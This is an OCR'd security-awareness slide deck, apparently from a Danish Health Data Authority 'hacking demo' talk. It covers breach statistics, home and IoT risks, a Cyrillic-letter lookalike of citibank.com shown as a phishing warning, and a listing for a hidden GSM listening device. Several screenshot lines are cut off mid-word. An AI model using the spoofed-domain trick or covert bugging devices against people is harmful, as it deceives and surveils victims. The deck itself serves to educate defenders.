

ENISA – Hacking demo

Without crossing the real line ☺

DANISH HEALTH
DATA AUTHORITY





C|EH

Certified Ethical Hacker

About us

Søren Bank Greenfield, Head of department Cyber- and Information security.

Worked as operational security chief in Capital Region, have knowledge in cybersecurity, identity and access management, endpoint security and infrastructure services. Have worked as CISO before that at Glostrup Hospital.

Ole Fisker, technical security analyst, Ethical hacker and software developer.

Has a work experience in the fields of cyber security, programming, infrastructure architecture and system administrator. Ole has been in the Danish police, DSV and the capital region and others.

DANISH HEALTH
DATA AUTHORITY


There are two main things to hack!

The technical approach

The humans ☺

DANISH HEALTH
DATA AUTHORITY

Vulnerabilites in devices



76% medical devices of healthcare facilities in Philippines may be infected by malicious code

By CybersecAsia editors | Sep 23, 2019


In a recent workshop held in Yangon, Myanmar by antivirus company Kaspersky, their representatives mentioned that 76% of medical devices in healthcare facilities (e.g. hospitals and clinics) in the Philippines may be infected by malicious code, while 44% of medical devices in Thailand's healthcare facilities may be infected.

https://www.cybersecasia.net/news/76-medical-devices-of-healthcare-facilities-in-philippines-may-be-infected-by-malicious-code

Image: Getty

Over half of ransomware attacks now begin with criminals exploiting vulnerabilities in remote and internet-facing systems as hackers look to take advantage of unpatched cybersecurity issues.

According to analysis of ransomware incidents during the past year by researchers at security company Secureworks, 52% of attacks started with malicious hackers exploiting remote services.



MUST READ: Mobile malware attacks are booming in 2019: These are the most common threats

Only 5.5% of all vulnerabilities are ever exploited in the wild

Most vulnerabilities that are exploited in the wild have a CVSS severity score of 9 or 10.

By Catalin Cimpanu for Zero Day | June 4, 2019 -- 19:30 GMT (20:30 BST) | Topic: Security


0,4% af all vulnerabilites are used

5,5% of the known are exploited

https://www.zdnet.com/article/only-5-5-of-all-vulnerabilities-are-ever-exploited-in-the-wild/

https://www.zdnet.com/article/ransomware-this-is-how-half-of-attacks-begin-and-this-is-how-you-can-stop-them

In the homes




Report: Working from home jeopardizes network security

According to the survey, 77% of employees working from home are accessing corporate systems via insecure "BYOD"—or "bring your own device." Additionally, two-thirds of respondents (66%) report the use of collaborative software such as Zoom and Microsoft Teams, which have been criticized recently for security flaws—in the case of Zoom, this included uninvited users "Zoom bombing" graphic images, and the leaking of private material.

The habits of work-from-home employees may arise from the different attitudes arour
workers have while at the office versus at home. It could also result from the increase
facing remote workers who, during COVID-19, are dealing with a range of other respc
like home-schooling children or taking care of parents—and the study found that worl
were particularly lax with security measures. Nearly all respondents, 93%, report reus
passwords for application logins and for devices. Nearly a third (29%) have given acce
applications or devices to family members. And more than a third (37%) save passwor
browsers of their corporate devices.

Philips Hue White LED pære - E27 - 2-PACK - BT

In the




309

Posted by u/slopos 1 year ago

Any reason why my Xiaomi Robot Vacuum uploads 11.5GB of data per month to the internet?

Question



ures. Nearly all respondents, 93%, report reus
r devices. Nearly a third (29%) have given acce
ers. And more tha third (37%) save passwor

Philips Hue White LED pære - E27 - 2-PACK - BT

There are two main types of hackin!

~~The technical approach~~

The humans ☺


DANISH HEALTH
DATA AUTHORITY

https://youtu.be/F78UdORll-Q?t=102

Demo ☺

DANISH HEALTH
DATA AUTHORITY

The humans ☺



citibank.com

citibаnk.com

The "a" in the later url is a cyrillic alphabet.

An average internet user can easily fall for this. Be careful for every mail requiring you to click on a link.


Please Stay Alert

Successful cyberattacks

- How big a percentage of successful cyber attacks used humans in the attack (errors, phishing or sharing of users information)?

> 90%

- It is now actually over 94%




Phishing, Vishing, Smishing, Spear phishing og support scam

Hacking and physical access!

DANISH HEALTH
DATA AUTHORITY

The hackers toolbox - USB



SAVE UP TO 8% WHEN YOU BUY MORE

SIM GSM USB Cable Audio Voice Monitor Listening Hidden Device IOS/Android

Condition: New

【Types】: - Select -

Quantity: 1 6 available / 4 sold

Price: US $9.96
Approximately NOK 87.42


Buy It Now

Add to cart

Add to watch list

Free
Shipping and returns

EE Economy I
rnational items may
location: HK, Hon
s to: Worldwide
imated betwee
er ships within 2
e 30 day retur



